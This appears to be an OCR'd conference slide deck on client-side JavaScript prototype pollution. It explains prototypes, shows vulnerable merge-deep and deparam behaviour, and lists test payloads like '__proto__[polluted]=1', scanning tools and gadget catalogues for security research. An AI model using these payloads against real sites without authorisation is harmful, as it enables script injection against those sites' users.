New ways to alert: prototype pollution

Sergey Bobrov

Nikita Stupin

Agenda

- Intro to JavaScript prototypes
- What is prototype pollution?
- How to find prototype pollution?
- How to find gadgets?
- Bypasses and edge cases
- Future research
- Q&A

JavaScript objects

- Declare object `o` with properties `name` and `surname`
  - `var o = {name: 'Nikita', surname: 'Stupin'};`
- Access properties
  - `o.name -> "Nikita"`
  - `o['surname'] -> "Stupin"`

JavaScript objects

- Access properties that we've not defined
  - `o.age -> undefined`
  - `o.toString() -> "[object Object]"`
- Where `toString` came from?

JavaScript object prototypes

- Object inherits methods and properties from it’s prototype
- Prototype itself is an object thus it has prototype. Prototype of prototype has prototype too. This continues until prototype equals `null`. This sequence of prototypes is called prototype chain.
- If property is not found on object it’s searched in prototype chain 💻

Word “prototype” in JavaScript may refer to different entities

- `[[Prototype]]` internal property
- `__proto__` property
- `prototype` property
  - `Object.prototype`
  - `Function.prototype`
  - etc

What is JavaScript prototype pollution?

- It's situation when extra properties are added on prototype of base objects
  - `Object.prototype`
  - `Function.prototype`
  - `Array.prototype`
- If we'll add property `Object.prototype.age = 42;` then almost every object in JavaScript will have property `age` that equals `42`
  - Except objects that has own property `age` because own property hides inherited one
  - Except objects that don't inherit from `Object`

Example: merge-deep < 3.0.1

```
var merge = require('merge-deep');

merge({a: {b: {c: 'c', d: 'd'}}}, {a: {b: {e: 'e', f: 'f'}}});
//=> { a: { b: { c: 'c', d: 'd', e: 'e', f: 'f' } } }
```

Example: merge-deep < 3.0.1

```
} else {
  target[key] = utils.clone(oldVal);
}
```

key === `'__proto__'`

oldVal === `{'test':1337}`

Example: deperam-like functions

```
deparam('q=apple&source=hp')
▶ {q: 'apple', source: 'hp'}
```

Example: deperam-like functions

```
> deparam('names[0]=Agafon&names[1]=Illarion')
<· ▼ {names: Array(2)} i
     ▶ names: (2) ['Agafon', 'Illarion']
     ▶ [[Prototype]]: Object
```

Example: deperam-like functions

```
> deparam('version[major]=2&version[minor]=0')
<· ▼{version: {…}} i
    ▼version:
       major: "2"
       minor: "0"
      ▶[[Prototype]]: Object
    ▶[[Prototype]]: Object
```

Example: deperam-like functions

```
> deparam('q[__proto__][test]=1337')
<· ▼ {q: {…}} i
    ▶ q: {}
    ▶ [[Prototype]]: Object
```

Where is the `__proto__`?


Example: deperam-like functions

```
> deparam('q[__proto__][test]=1337')
<· ▼{q: {…}} i
     ▶q: {}
     ▶[[Prototype]]: Object
> test
<· '1337'
> Object.prototype.test
<· '1337'
```

Finding client side prototype pollution

- Manually
  - In query (e.g. `?__proto__[polluted]=1&q=test`)
  - In hash (e.g. `#__proto__[polluted]=2`)
- Automation
  - https://github.com/msrkp/PPScan Google Chrome Extension
  - https://github.com/BlackFan/cspp-tools regexes for Software Version Reporter Burp Suite Extension
  - NahamCon2021 - Using Chromedp to Hunt for Prototype Pollution - @TomNomNom

https://github.com/msrkp/PPScan



https://github.com/BlackFan/cspp-tools

Advisory | Request | Response

Software Version Numbers Revealed

Issue:	**Software Version Numbers Revealed**
Severity:	**High**
Confidence:	**Certain**
Host:	**https://rawcdn.githack.com**
Path:	**/AceMetrix/jquery-deparam/81428b3939c4cbe488202b5fa823ad661d64fb49/jquery-deparam.js**

Note: This issue was generated by the Burp extension: Software Version Reporter.

Issue detail

The server software versions used by the application are revealed by the web server.
Displaying version information of software information could allow an attacker to determine which vulnerabilities are present in the software, particularly if an outdated software version is in use with published vulnerabilities.

The following software appears to be in use:

- **VULN** deparam Prototype Pollution: /\[/.test(keys[0])&&/\]$/.test(keys[keys_last])


Identifying known gadgets


- There are several projects that gather known gadgets
  - https://github.com/BlackFan/client-side-prototype-pollution#script-gadgets
  - https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#prototype-pollution

- https://ctf.nikitastupin.com/pp/known.html try yourself!

Identifying known gadgets


- `fingerprint.js`
  - https://gist.github.com/nikitastupin/b3b64a9f8c0eb74ce37626860193eaec
- `Wappalyzer` browser extension

